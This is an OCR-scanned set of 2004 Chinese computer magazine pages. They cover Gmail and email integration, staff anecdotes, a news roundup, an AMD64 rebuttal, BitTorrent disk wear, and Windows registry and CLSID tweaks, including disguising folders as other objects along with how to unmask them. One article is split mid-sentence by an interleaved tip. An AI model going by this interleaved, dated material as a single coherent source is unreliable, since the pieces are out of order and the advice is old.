吉邮（Gmail）1GB的巨大容量固然是吸引眼球的利器。不过，真正能够成就吉邮未来辉煌的则是它成功地实现了电子邮件和搜索引擎的整合。但它的推出只不过是网络“整合风”的序幕而已。正如互联网之父温顿·瑟夫所说，“所有的信息传输媒体——包括短信、电子邮件、即时聊天和语音邮件都是同等重要的，需要在有意义的地方将这些应用协调起来。”

电子邮件和即时通信软件的“联姻”则进一步凸现了“整合风”所能够带来的良好“钱景”。一直希望在网络市场上分一杯羹的微软，早已尝试把免费邮箱Hotmail同MSN进行捆绑。在Hotmail和MSN Messager已经成为各自领域统帅的今天，微软通过“整合”所获得的巨大成功不容置疑。

在国内，2003年末，腾讯就已经完成了电子邮箱的测试工作，正式进军电子邮件市场。目前，腾讯的QQ邮箱已经实现了与外部邮箱的互联互通，凭借QQ的超人气号召力，正式开始在邮箱市场“开疆扩土”了。

“整合”的能力绝对不仅仅局限于对已有网络资源的重组和优化，更在于创新。发送图片、音频、视频等大容量内容已经成为了电子邮箱发展的一大趋势。未来的电子邮箱甚至可能会演变成个人信息管理和企业业务流程的重要平台。Google们所需要做的恐怕只是把目前的“趋势”转化为“现实”。

整合目的是应用

“当互联网开发出一些普遍性的应用、形成规模性的赢利之后，才是互联网真正的春天”，张朝阳如是说。在“整合风”日益兴盛的今天，互联网上的竞争也无可避免的更加趋于惨烈。

如何在众多竞争者之中脱颖而出，需要的不仅仅是技术领先，概念新颖，更在于对用户需求的敏锐把握。当短信、网游、即时通信软件这些曾经吸引眼球的热点逐渐冷却，当“免费邮箱”这个互联网上一无先进技术、二无新颖概念的“古董级”服务又一次被推上风口浪尖，“应用”的重要早已毋庸置疑。无论是标新立异的吉邮，还是在整个互联网中吹得正劲的“整合风”，又有哪一样不是以应用为本的呢？

值得庆幸的是，日趋成熟的国内门户网站已经开始把注意力由对“眼球”的吸引转向了对“应用”的关注。当互联网泡沫破裂时，中国门户网站利用互连网的优势，与传统产业融和，于是短信业务这根救命稻草伴着门户网站走出了互联网的寒冬；当国内电子商务方兴未艾之时，我们手上不仅有QQ，还有阿里巴巴整合了网站咨询，专门定位于商务人士的“贸易通”；当网民需求多元化之后，中国门户网站借助自身的号召力，直击社会热点。于是，近期的高考咨询和2004年欧锦赛的火热让门户网站赚得不亦乐乎。

互联网的泡沫早已破灭，在一切铅华和浮躁开始逐渐被洗去的今天，无论是网络产业还是普通网民都已经日趋成熟，都明白了“技术”和“概念”不过是吸引“眼球”的精致外衣，真正满足需要的才是最好的。

编后：本刊14期《邮箱扩容多少是个头儿》一文刊登后，小编信箱一度爆满。阿健很希望更多的读者在看完新视界栏目后，发来你们的看法。从读者来信中，我也会选登一部分视角、观点都好的与大家共分享。 CF [XW02]

讲述小编自己的故事……

手气

■DEBUG

用了那么多年的电脑，最不可思议的事情，可能就是所谓的“手气”了。不信？且听我慢慢道来。

很多人可能都有这样的经验：有时为了某个电脑的故障焦头烂额，费尽九牛二虎之力也难以修复，可是就在灰心放弃准备送去检修时，故障却莫名其妙地消失了。

五年前，我曾经为一个朋友DIY一台电脑，然而就在安装MODEM驱动时反复死机。可怜我整整一个下午，将软件和硬件拆了装装了拆，重装了10余次Windows 98，还骑车奔波几十分钟将主板、MODEM、CPU一一拿到自己家中的电脑上试验，却始终找不出问题所在。最后结论：MODEM和主板不兼容！遂告知朋友需更换型号。可晚饭后的最后测试中，电脑却奇怪地恢复正常，而且再反复安装，死机的情况再也不复见。面对朋友惊异的表情，我只好苦笑道：“手气，手气”。

最为科学的电脑和最不科学的手气，看起来风马牛不相及，然而一次又一次的事情却令人不免生疑。我的第一台电脑，就有个可恨的脾气——不愿搬家。平时使用一切正常，稳定而高效：一旦被拆开移动，那怕只是从一张桌子搬到另一张桌子，就毫不留情地宣告罢工。

时光飞逝，不算零零星星的升级，我所用的已经是第八台电脑了。当年那台“个性电脑”早已被没有个性的弟弟妹妹取走，变成了一堆二手零件。但直到它“光荣退休、遗体解剖”，始终毫无怜悯之心地折磨着我的耐心，而我终于到最后也没有摸清它老人家的脾气，只好自怜：性格不合，性格不合。

我的遭遇固然印象深刻，然而和朋友们的“恐怖”经历比起来，又是小巫见大巫。其中真正恐怖的，是CFan历史上著名的“恐怖神之手”的传说……

在上个世纪的时候，CFan编辑部内曾有一位美编同志。他工作态度勤恳，制图技术高超，只是有一点令人胆寒：经他双手触摸过的机器都会在极短时间内宣告罢工，他自己的电脑一般每周都要重装系统，故被授予“恐怖神之手”的“美誉”。经编辑部讨论，大家一致决定，为保数据安全，严禁他触碰任何人的工作用机。

讲一个“恐怖神之手”的经典案例：一位编辑某日重装系统，几个小时后安装应用软件及数据恢复完毕，满心欢喜跑去外屋泡茶。几分钟后回来，只见上述的兄弟坐在他的座位上对着蓝屏发楞，这台电脑Windows再也没能启动起来。据目击者证实，他并未做任何影响系统状态的操作……

手气，手气。思前想后，电脑这个模仿人脑的东西或许当真是有个性的。也许，某日当你从梦中惊醒，听到卫生间里有声音，大可不必抄起球棒冲进去，当你蹑手蹑脚推开门缝，也许会突然看到你心爱的V505笔记本电脑在用你Wife的洗面奶洗脸呢…… CF [DJ01]

生死瞬间体会团队精神

■ 胖子

CFan小编们十分懂得劳逸结合的重要性。因此，每天下班后，各位老编小编都会放下手中的工作，加入CS的战团，放松一下紧张的神经。不过由于历史遗留原因，CFan小编们的CS独立作战水平与同楼的其他部门水平有一定差距。虽然有Flanker和Storyer两杆经过几年修炼的老枪，但还是挡不住其他部门单挑高手的子弹，而FLP、小特、阿健、Cornel更是由于一些客观原因，难以独自抵挡对方的攻势。于是游戏中经常出现的情况是：

冲锋。

对方AWP（狙击步枪手）的枪声响起，CFan方有人牺牲，全队后撤。

对方前压，AWP再响，CFan方又有牺牲，再撤，人数劣势。

对方冲锋，寡不敌众，CFan方全军覆灭。

游戏重新开始。

直到某人说了一句话：他们就AWP特别厉害，我们一起冲，牺牲掉一个，干掉AWP枪手就好打多了。

于是，下一局中，几个拿着MP5（一种连发的轻型武器）的CFan团队一起突击。

面对AWP时没有退缩。

AWP响，CFan失去一名队员。

枪声大作，但AWP没有响第二次，AWP死。

双方混战。

虽然CFan团队还是尽数牺牲，但对方死伤明显惨重多了。

三局相同的团队战术，并且CFan依靠同在一个办公室的优势，多次以多打少，CFan终胜，而对方也无钱买AWP了。

团队战术继续，依然有人作出牺牲，依然以此为代价击溃对方枪手，CFan每人单独水平还是不高，但胜利则是经常眷顾我们这群枪法不足而集体协作的团队。

我想，这就是团队精神最直观的体现吧。团队就好像动力之源，当你不是精英时，有了他的帮助，你就能杀死敌人强大的狙击手；而当你近乎为一个精英时，有了团队的帮助，你就能将技法发挥到淋漓尽致。团队的作用啊，小而言之打个CS能得胜，大而言之，是现在社会为人处事的门道啊。

回到Cfan的CS的世界，为团队战术而牺牲的人，也是胜利者。反正都是牺牲，己方输掉游戏后只能得到2000的资金，而为团队牺牲，赢取最后胜利可以在下一局得到3200的资金，个人的价值在团队协作中得到了升华。CF [DJ02]

新闻“爬”行榜

网络新闻遍地开花，究竟哪朵最多姿？
新闻爬榜有理由，究竟哪些会入围？
下面就是本期新闻“爬”行榜揭榜时段。
本期新闻状元星是：品牌电脑六成疑有质量问题

短信地盘谁做主？



近日，上海电信一位人士在接受记者采访时表示，电信和移动、联通之间的短信测试工作已经结束，技术层面上的问题已经不再存在。他表示，在中国移动和中国电信协议签署之后，地方省市公司只待在细节问题上进行进一步的磋商，就可以实现短信互通。

评论：小灵通通话质量饱受质疑，但小灵通短信是否会以价格优势接手动感地带的地盘呢？

爬榜理由：短信地盘谁做主，是个问题。

国产“哈勃”即将出炉

我国第一台空间太阳望远镜目前正在进行关键技术攻关，预计2004年年底完成总体和结构等6大关键技术突破。专家指出，空间太阳望远镜有望在太阳矢量磁场和速度场精细结构研究、太阳大气精细结构和色球及日冕加热研究、太阳耀斑物理机制的研究、太阳活动区物理研究等诸多方面取得重大创新科研成果。



评论：载人航天的成功是中国航天人的一小步，却让世界为之一震。空间探测技术的突破，让中国人的视野拓宽到广大的星空。更多的奇迹等待着国人去创造。

爬榜理由：在地球上也能与太阳零距离。

品牌电脑六成疑有质量问题

据北京市质量技术监督局“12365”投诉举报中心最新统计，去年1月至今年8月，共受理消费者有关家用电脑质量投诉500多起，占各类被申诉产品首位。统计分析显示，在被投诉的电脑中，国内十大品牌电脑投诉量为142件，占被投诉总量的28.7%；进口品牌电脑投诉量32件，占被投诉总量的6.4%；其他品牌电脑投诉量141件，占被投诉总量的28.2%；三类品牌电脑被投诉共计315件，被投诉率为63%。其余的电脑投诉主要是兼容机和计算机配件等。



评论：品牌电脑在强调市场占有率的同时，绝不能忽视售后服务。消费者买电脑选品牌看中的绝不仅仅是诱人的外形，卓越的性能，更看中这种“大件”商品的质量保证和售后服务。

爬榜理由：买电脑选品牌，更要选品质。

60万缺口 游戏人才看好

几年前谁也不会想到，游戏除了娱乐公众之功效外还可以带来众多高薪职位。游戏制作公司、销售公司的大量涌现，使得对游戏人才的需求一升再升。目前国内的游戏专业人才缺口高达60万人。游戏人才的匮乏已经成为制约我国游戏产业持续快速发展的瓶颈，目前国内网络游戏玩家有3000多万人，而包括美编在内的专业网络游戏技术人员仅有3000人左右。

评论：记得南京某知名学府开设网络游戏专业让业界为之哗然。现在，这种现象不失为一种丰富未来人才市场的方法。但培养人才之前还是需要进一步考察市场，听听专家的意见的。

爬榜理由：游戏人才奇缺，网游高手勿扰。

新闻挖掘机



“AMD64 位处理器骗局”大揭秘

■ 阿健

近日，堪称新世纪最大骗局的 AMD Opteron 处理器并非 64 位之争在业内掀起了轩然大波。怎么，64 位处理器难道还能造假？如果消息可靠，处理器厂商掀起的这场64位革命热潮会不会就此偃旗息鼓？此消息会不会是某个新闻单位借以扬名立万的噱头？

新世纪最大骗局：AMD 的 Opteron 不是 64 位？

据 eNews 报道，某国内服务器厂商产品开发部总监透露，AMD 的 64 位 Opteron 处理器并非 64 位，只有英特尔的安腾Ⅱ处理器是真正的 64 位处理器。

该总监说：“AMD 的 Opteron 处理器与英特尔的 64 位新至强一样，都是 32 位核心，64 位内存寻址能力的准 64 位处理器，这正是 Opteron 兼容 32 位应用的真正原因。”

该报道同时指出，英特尔的新至强同属“准 6 4 位”。

文章最后，还特别用小字注明“附注：几分钟前，另一服务器厂商技术总监确认：AMD 的 Opteron 不是 64 位”。

这样一来，基本上“证实”了一个结论：64 位应用乃是英特尔与 AMD 心照不宣的一场骗局！

AMD：我们宁愿当它是善意谎言

且先不来解释什么是 64 位处理器，也不去深究发布这条新闻的编辑有无专业素养，就说这 AMD 64 位处理器出来也有一阵子了，身边先富起来的人都早已经用上，怎么之前国内外都没听说过相关报道？再说了，如果 AMD 的处理器不是真正的 64 位，为什么它的死对头Intel不站出来说话？微软不也是在下一代的 64 位操作系统中专门为 AMD 的 64 位处理器做了优化？难道Intel会傻到有便宜不捡？难道微软那帮工程师真的只会写写带有 N 多 Bug 和补丁的 Windows？



AMD 的 CEO 鲁尔兹

某位 AMD 资深人士笑着对记者解释说，“如果这种逻辑成立，那其实又可以写一篇文章，《新世纪最大骗局：微软 Windows 98 不是 32 位？》因为在 Windows 98 下面还可以运行 16 位的 DOS 系统啊，那肯定就不是 32 位的啦，微软和 AMD 一样都是大骗子啊，都该被人民起诉啊……”

众所周知，AMD 公司于 2003 年 4 月 22 日推出了第一款 AMD64 处理器，即用于服务器和工作站的 AMD Opteron 处理器；之后，AMD 公司于 2003 年 9 月 23 日推出下一款 AMD64 处理器，即 AMD 速龙 64 处理器，这是用于基于 Windows 的台式电脑和移动 PC 机的第一款和惟一一款 64 位处理器。

AMD 将这一行业标准技术从 32 位体系结构提升到了 64 位体系结构，因此为很多种应用程序提升了性能。64 位计算技术可使操作系统和软件处理更多数据并访问极大量的内存。AMD64 处理器是针对 64 位技术的一种行业标准方法。

专家：作媒体该踏踏实实

专家援引AMD64位处理器白皮书中的话向记者解释道，“在 64 位模式下，缺省操作数是 32 位，实现 64 位操作数需要每条指令前加前缀。换句话说，程序大多数指令将是 32 位操作，只有个别指令会是 64 位操作。因此很可能是用微指令实现的，而 ALU 还是 32 位。如果的确没有 64 位 ALU，说他是准 64 位，也不是胡说。不知大家还记不记得，8 位的 Z80 其实也可以执行一些 16 位操作。Intel 把带有 64 位扩展的 P4 叫成 EM64T(Extended Memory 64 Technology 扩展内存 64 位技术)可能也是这个原因。”

> **小知识**
>
> 什么是ALU
>
> 它的中文意为算术 / 逻辑单元(英文为 Arithmetic/Logic Unit，ALU)负责处理数据的运算工作，包括算术运算(如:加、减、乘、除等)，逻辑运算(如:AND、OR、NOT 等)及关系运算(比较大小等关系)，并将运算的结果存回记忆单元。

另外，专家还特别指出，现在的IT界内，从厂商到媒体，大都心态浮躁，期望一朝成名，一飞冲天，早把踏踏实实这四个字扔到九霄云外了，厂商就喜欢时不时在产品上造点噱头！媒体现在也是，看见新闻热点就上，也不分青红皂白，不管这新闻是否真实，反正就是没一点自己的声音，把IT当成娱乐来做，要的就是吸引眼球。所以最后引用一句名言：做人要厚道！

CF [XW04]

BT 是目前最流行的P2P 下载软件之一。快速的下载效率、众多的下载资源，使它很快受到了全世界玩家的追捧。但自从诞生之日起，"硬盘杀手"的称号似乎也一直像鬼魅一样纠缠着BT，直到现在，到底它是否伤害硬盘依然争论不休，今天我们就这个话题专门请了一位资深专家对此进行讨论。

BT真的是硬盘杀手吗？

■ 加拿大 董博

芝麻开门

什么是BT

BT的全称是BitTorrent(官方网站：http://bitconjurer.org/BitTorrent/index.html)，如果把它拆分开翻译，应该是"比特(Bit)风暴（Torrent)"，属于P2P（点对点）传输方式的一种，P2P传输方式突破了传统的主从式下载方式（文件放置服务器上，人们都从这台服务器上下载，下载人数越多，速度越慢），其用户同时具有客户端和服务器端两种特性，P2P软件将用户和服务器连接，用户在下载的同时也提供上传服务，从而实现快速共享的目的。

BT的基本工作流程是：首先在上传端把一个文件分成了Z个部分，甲在服务器随机下载了第N个部分，乙在服务器随机下载了第M个部分，这样甲的BT会根据情况到乙的电脑上去下载乙已经下载好的M部分，乙的BT会去甲的电脑上下载甲已经下载好的N部分。不但减轻了服务器端负荷，也加快了用户方的下载速度，同样减少了地域间的限制。比如丙要连到服务器去下载的话可能才几KB就要花很长时间，但要是到甲和乙的电脑上去下载就快得多了。所以用的人越多，下载的人越多，大家也就越快，BT的优越性就在这里。而且，你在下载的同时，也在上传（别人从你的电脑上下载那个文件的某个部分），所以说在享受别人提供的下载的同时，你也在贡献（见图1）。像BT这样的P2P软件的下载理念是：共同分担上传和下载工作，从而大大提升下载速度。




图1

而BT优于其他P2P软件之处在于没有排队下载的机制，它的理念是"只要同一时间下载的人数越多，下载速度就越快"，不像WinMX等软件"下载完成数越多，下载就越快"。

BT的三大罪状

网络上流传着一种说法：开发BT的人因为缺乏对维护硬盘的考虑，使用了很差的HASH算法，致使BT下载时没有像FlashGet等软件那样在写入硬盘前使用调整缓存，而是直接写入硬盘，造成硬盘伤害，致使硬盘寿命大大减少。综合起来，BT的三大罪状是：

1.BT重复读写操作会使硬盘产生高温，直接影响硬盘寿命。

2.当下载人数越多，同一时间读取你硬盘的人越多，硬盘大量进行重复读写操作，加速消耗。

3.因为同时下载太多东西，使得硬盘文件簇编排混乱，读写数据时磁头要在不同的簇中读取，增加读写次数，加速硬盘消耗。

三大罪状对对碰

首先，不能说以上三大指控都是错的，但有没有一种操作是完全不伤害硬盘的呢？事实上，任何对硬盘的操作都会消耗硬盘，除非不用硬盘。

1.高温

硬盘高温是因为硬盘高速转动，加上与空气摩擦而产生的，读写操作因为磁头不会接触盘片（离盘面数据区0.2～0.5微米高度的"飞行状态"），所以发热量非常轻微。就算不用BT，只要长时间用电脑进行各种操作，比如听歌、玩3D游戏等都一样会造成高温，而且硬盘转速越高，产生的温度也越高，这是硬件本身的问题，与软件无关。

2.频繁重复读写

重复读写的问题肯定存在，但把它归结为BT的一大罪状未免太夸张，因为平时造成重复读写的不只有BT，而且现在大部分BT软件都提供有缓存调整功能，只要设置得当，增加BT软件读写缓存，可以很好地解决这个问题。

3.磁盘碎片

确实，BT在下载时会造成很多碎片，但任何一台使用了一段时间的电脑，都会产生大量碎片，而且碎片本来的含义是：一个文件本来应该保存在连续的簇中，如果它被保存在不连续的几个簇中，那么每次要读写这个文件时，磁头就得在硬盘中全面搜寻属于这个文件的簇，降低了操作速度，同时也增加了CPU和磁头的工作量，间接消耗了硬盘寿命。但如果能定期整理磁盘，这个问题同样也能得到解决。

难道BT就不伤害硬盘了吗？

任何一种操作都会消耗硬盘寿命，问题只是消耗的严重程度，BT 的原理和操作方式都属于加速消耗硬盘的类型，其消耗硬盘的真正原因，并不是没有缓存(目前大部分BT软件都提供有缓存设置功能)，而是其共享的概念。

BT 的共享概念是“只要同一时间下载的人数越多，下载速度就越快”，当有 10 个人读取你的文件时，加上你下载时的写入操作，同一个文件在同一时间会进行 11 次读写操作，这对硬盘会造成一定消耗，人数越多，次数越多，累积的消耗就越多。长远来说，这样确实损害硬盘。不过，这种消耗相当轻微，只要稍稍节制一下下载的次数和数量，就足以达到维护硬盘的效果了。

另一个会消耗硬盘的 BT 共享概念是“留种”，但留种会使硬盘在完成下载后，仍然得不到休息，维持长时间读取上传操作，从而对硬盘带来消耗。不过，“留种”是 BT 的义务，下了就跑的做法是不符合共享精神的。因此，建议最好在 BT 软件中进行一定设置，比如：做种到达 1:1（也就是上传文件的体积达到所下载文件的体积）或是多少小时后自动停止。

BT 高手省硬盘之九大秘技

1.选择好硬盘

首先不要选择水货硬盘，这主要是因为水货在运输过程中非常不安全，很可能买的时候由于各种原因硬盘内部机械部分已经产生损伤。

选购时要留意硬盘本身提供多大缓存，缓存越大，读写的次数就越少，这样肯定会减轻对硬盘的耗损。

2.加大内存

增加内存是减少硬盘损耗的最好方法，BT 下载时对内存要求特别高，如果在内存较少的情况下，再同时进行其他操作，很容易出现内存不足的问题。Windows 会转而使用硬盘转换的虚拟内存，使用虚拟内存的次数越多、越大，硬盘读写也就越频繁。

3.专用硬盘

如果你有多余的小硬盘，最好将它利用起来，把它当成BT专用硬盘，下载完成后再将文件转移到主硬盘上。



图 2　这是九州风神的硬盘专用风扇，只要 15 元

4.加强机箱散热

目前最有效的方法是使用硬盘专用风扇（见图 2）。同时，机箱的通风效果要做好，这样也有利于散热。

5.调整 BT 软件

（1）比特精灵

第一步：调整缓存

如果内存在 512MB 以下，可以保留软件的默认值不用修改。如果大于512MB，可点击“选项→设置向导”，进入“性能设置”页面，推荐选择“优化为较少的磁盘操作”，或选择“自定义缓存区块数和缓存失效时间”。以512MB为例，将“每个任务的最大缓存区块数”设置为“128”，“缓存区块失效时间”设置为“300”。如果内存更多，可考虑以 512MB 为标准，用这个公式去计算：内存数 ÷ 512 × 128 = 最大缓存区块。而失效时间为 = 内存数 ÷ 512 × 300。

同时，还要勾选“在开始下载前预先分配磁盘空间”（见图 3）。



图 3

小知识

★缓存区块：默认一个缓存区块的大小是 256KB，因此整体缓存数应该是设置的缓存区块数 × 256KB。

★失效时间：指多长时间这个缓存区块没有被使用（没有被别人请求）就清空其占用的内存，从而将宝贵的内存让给其他有需要的区块。

如果系统内存比较大，可以把缓存区块数和失效时间都设得比较大，这样即使长时间不用某个已经缓存到内存中的区块，比特精灵也会把它一直缓存在内存中，下次需要时不必从硬盘读取。

另外，右击某个下载任务并选择“编辑属性”，也可以直接在“常规”选项卡下的“缓存区块”中修改单个任务所使用的缓存区块，比如：你的电脑不再进行其他操作，就可以将下载任务缓存区块设得大一些。

第二步：做种时间

点击“选项→个人设置”，在“任务”选项卡中“当下载完成后，继续做种子”后面的时间改为 1 或 2 小时（主要下载大约 300～400MB 的 RMVB 电影）。这样，基本可以保证下载和上传数量相同。

（2）BitComet

进入“选项→磁盘缓存”，一般情况下，保持软件的

我们都习惯在桌面上放不少快捷方式，这里面很多都是我们非常熟悉的。快捷方式下面的文字看起来很碍眼，能不能改成空白的？系统能让空白的文件名存在吗？

桌面文字消失吧

■ 陈桂鑫



WindowsXP桌面图标下总是有一些文字，绝大多数程序图标我们都相当清楚，如果能让它消失，就可以使桌面更加清爽。我找到了一个简单的方法来消除它，那就是把图标重命名为空格（效果如图）。当然系统是绝不会允许使用空格命名的，所以还需要有点小技巧。

第一步：确定桌面上图标下的文字背景为透明。按Win＋Break键打开“系统属性”，接着在“高级”选项卡中单击性能的“设置”按钮，从视觉效果标签下选中“调整为最佳外观”或选中“自定义”，再从下面列表中选中“在桌面上为图标标签使用阴影”确定进行设置。

第二步：右击桌面图标选择重命名，选择“中文－内码”输入法输入aad3，输入一个空格，回车确定，再选中其他图标，马上可以看到图标下的文字已完全消失了。按此方法可以逐一把各图标下的文字消去。当然你不熟悉的图标就不要消除文字了。

小提示

★其实还可以按住Alt键，然后在小键盘输入“0160”，这样也可以达到同样效果。

★若找不到内码输入法，可右击输入法切换图标选择“设置”，再单击“添加”按钮从“键盘布局／输入法”下拉列表中选择安装。键入编码应在aaa1－affe之间，如：abc1、abc2、abd1、abd2……，字库中在这些编码没有字符，所以虽是不同的字但都同样显示为空格，你只要不重复用同一编码命名，系统是不会抗议的。此外还要选择后面一点的编码以免调用到造字程序做的字。

回收站不能用此方法改名，应打开注册表编辑器，找到[HKEY_CLASSES_ROOT\CLSID\{645FF040－5081－101B－9F08－00AA002F954E}]，右侧窗格“默认”的数据就是回收站的名称，你可以在这里改名，注销重新登录后生效。

Just Do It

创建一个无名文件夹

打开命令行提示符，进入要创建文件夹的目录，比如：C:，输入“md”后，按住Alt键，再输入“255”，回车后再到C盘看看，是一个多了一个无名文件夹呢？

|CF|[XT02]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

默认值即可，如果内存数量比较大，则可以相应加大“磁盘缓存最大值”的数量。

6.不要长时间、多任务同时下载

硬盘有一个参数叫做连续无故障时间（英文缩写为“MTBF”），指硬盘从开始运行到出现故障的最长时间，单位是小时，一般硬盘的MTBF至少有30000～40000小时。我们可以大概算一下，如果硬盘一天24小时不停运转，其寿命基本是3.4～4.5年。如果想让硬盘用得更长些，最好不要一直不关机地疯狂下载，也得让它有时间休息和调整。

许多人喜欢同时下载五个或更多的任务，但这样就意味着有更多人连上你的电脑，更多连接会对电脑有更频繁地访问。同时，你的网络带宽是固定的，多个任务会使每个任务平均分配到的带宽减少，下载速度也根本不会由此加快。

7.定期整理磁盘

这点非常重要，它对于系统顺畅和快速运行也有很大帮助，赶快去看看18期特别话题《摆脱龟速，让Windows飞起来》，设置自动定时整理磁盘碎片。

8.占资源不怕，给它降级！

BT比较占用系统资源，如果你同时还在进行其他操作，最好打开Windows任务管理器，右击其他程序的执行文件并选择“设置优先级标准→低于标准”，这样即使它占用资源，也不会对其他软件的性能有影响，因为抢占资源的优先顺序不够高了。另外，在安排完任务后一定要将BT软件窗口最小化，这样也会减少其资源占用。

|CF|[XT01]

每个公民都有自己的身份证和身份证号。同样，Windows 中的每一个系统级应用程序（如“我的电脑”、Internet Explorer 等）也都有惟一的类标识符与之相对应，大部分注册过的后缀名也有自己的文件标识符。有些朋友不禁要问：这些文件标识符究竟有什么用呢？其实，理解文件标识符，不仅能让我们快速进行系统优化，还能轻松实现一些人无我有的个性化设置，心动了吗？那么就请随我一起来探索文件标识符吧！

妙用 Windows 神秘的类标识符

■ 赵轩

实例：巧用易容术　隐藏文件夹

1.让文件夹摇身变成 WAV 文件

新建一个文件夹，把要隐藏的文件放入该文件夹中，然后将文件夹重命名为：yourname.wav.{00020C01-0000-0000-C000-000000000046}，这样你会看到该文件夹的图标变成了 WAV 文件的图标，名称是 yourname.wav。双击它，执行的不是进入文件夹，而是启动“媒体播放器”，文件夹仿佛变成了声音文件——但却提示打不开。别人一定会以为是受损的声音文件。要想打开它，可直接选中并右击该文件（其实是文件夹，实在是太像文件了），选择“打开”即可。

2.把文件夹变成“网上邻居”

上面的方法虽好，但右击选择“打开”就会让自己的秘密现形，有没有更好的招数呢？将要隐藏的文件夹改名为：网上邻居.{208D2C60-3AEA-1069-A2D7-08002B30309D}，回车后你将看到熟悉的“网上邻居”图标，双击后看一看，和桌面上的“网上邻居”一模一样。

为了伪装得更巧妙，最好将系统默认的桌面“网上邻居”图标删除掉，打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace]。此时就可以看到“网上邻居”等系统图标，根据需要删除即可。

这样桌面上就只剩下你自己创建的“网上邻居”了。

3.破解被“易容”的文件夹

非常简单，只要安装了 WinRAR，然后在被易容的文件夹上右击，所有伪装就被轻松地识破了（见图1）。接着双击打开任意一个 RAR 压缩包，在地址条中定位到伪装文件夹的上级目录（如果是C:\test文件夹，就定位到C盘根目录），你会在下面的文件列表中看到伪装文件夹（见图2），选中它后按F2键，将文件夹名后面的标识符去掉即可。




图 1



图 2

> **小提示**
>
> 国内一些文件夹隐藏软件用的就是这个原理，用同样方法可以轻松将其破解。

认识类标识符

上面的易容术其实用到的是 Windows 中的文件标识符，其英文名称是 CLSID，也称类标识符，位于注册表的[HKEY_LOCAL_MACHINE\Software\Classes\CLSID]下，通常由32个十六进制数构成，其一般格式是“{八位数-四位数-四位数-四位数-十二位数}”（见图3）。我们操作电脑时，会对系统程序名称发出指令，Windows则通过对该程序的文件标识符识别而做出响应。因此，文件标识符与系统程序是一一对应的关系。



图 3

常用文件标识符	
我的电脑	{20D04FE0-3AEA-1069-A2D8-08002B30309D}
我的文档	{450D8FBA-AD25-11D0-98A8-0800361B1103}
拨号网络	{992CFFA0-F557-101A-88EC-00DD010CCC48}
控制面板	{21EC2020-3AEA-1069-A2DD-08002B30309D}
计划任务	{D6277990-4C6A-11CF-8D87-00AA0060F5BF}
打印机	{2227A280-3AEA-1069-A2DE-08002B30309D}
记事本	{1FBA04EE-3024-11D2-8F1F-0000F87ABD16}
网络邻居	{208D2C60-3AEA-1069-A2D7-08002B30309D}
回收站	{645FF040-5081-101B-9F08-00AA002F954E}
公文包	{85BBD920-42A0-1069-A2E4-08002B30309D}
字体	{BD84B380-8CA2-1069-AB1D-08000948F534}
Web 文件夹	{BDEADF00-C265-11d0-BCED-00A0C90AB50F}

实例：打造“我的电脑2.0”

1.删除无用项目

“我的电脑”中可能会有一些系统级程序（如Web文件夹、计划任务等），平时很少用到它们，我们可以打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\MyComputer\NameSpace]，其下有几个类标识符，它们对应的是在“我的电脑”中已有的系统级程序，右侧窗格为对应的系统级程序名称，右击不需要的项目选择“删除”即可。

小提示

★Windows桌面也有不少系统级的图标，并且不允许删除，请找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\desktop\NameSpace]，然后选择并删除不需要的项目即可。

★WindowsXP的“我的电脑”添加了一项“在这台计算机存储的文件”，可以显示电脑中各用户存储的文件和共享文件，这在一定程度上造成了系统的安全隐患，同时也泄漏了用户隐私，想要删除这项功能，可找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\DelegateFolders]，删除“{59031a47-3f72-44a7-89c5-5595fe6b30ee}”项即可。

2.添加常用项目和文件夹

一般情况下，许多用户经常会用到“控制面板”中的“网络和拨号连接”、”打印机”“用户和密码”、“管理工具”等，不如将它们直接移到“我的电脑”中，这样用起来更顺手。

首先，你可以在[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\MyComputer\NameSpace]下新建名为“{992CFFA0-F557-101A-88EC-00DD010CCC48}”和“{2227A280-3AEA-1069-A2DE-08002B30309D}”的项，完成后，在“我的电脑”中便会自动出现“网络和拨号连接”、“打印机”这两个新项。

不过，像“用户和密码”、“管理工具”等就没那么容易添加了，因此，推荐你使用Shell Object Editor这款免费软件（下载地址：http://www.tropictech.de/software/shellobject/ShellObjectEditor_Install300.exe）。

第一步：安装后启动软件，单击“Create new”按钮进入创建新项目向导，在“Shell Object Name”（外壳事件名称）窗口第一个文本框中输入“用户和密码”，在第二个文本框中可以输入相关描述，比如：设置Windows的用户和密码（见图4）。



图4

第二步：单击“下一步”按钮，在“Select a funtion”（选择功能）窗口点选“The ShellObject should behave like a program”（事件为程序），并在下面文本框中输入“Control Userpasswords”（Windows XP请使用“Control Userpasswords2”），单击“下一步”按钮进入选择图标步骤，直接单击…按钮会打开图标选择窗口。

第三步：接着进入权限和位置设置窗口，在这里勾选“My Computer”（我的电脑），其他保持默认即可。最后一步为属性设置，保持默认即可（见图5）。



图5

小提示

其实还有更简单的添加方法，那就是在Shell Object Editor窗口右击，选择“Expert Mode”（专家模式），这样软件会列出所有系统级程序，右击“管理工具”并选择“Copy to→My Computer(all users)”，这样“管理工具”便会被复制到“我的电脑”中了。另外，通过右键菜单，还可以对系统程序进行重命名、删除、隐藏、更换图标等操作。

现在进入“我的电脑”，“用户和密码”已经被添加进去了。不仅效果非常好，图标也很特别吧！我们使用了特别的XP风格图标，如果你也需要，可到http://www.newhua.com/cfan/200419/xpicon.rar下载，是我们经过调整后的“我的电脑”，是不是很COOL？

Just Do It

利用Shell Object Editor将常用的文件夹添加到“我的电脑”，比如下载文件夹、个人文档文件夹等。这时在“Select a funtion”（选择功能）窗口应该选择“The ShellObject should behave like a Folder”（事件为文件夹）。

用类标识符快速解决故障

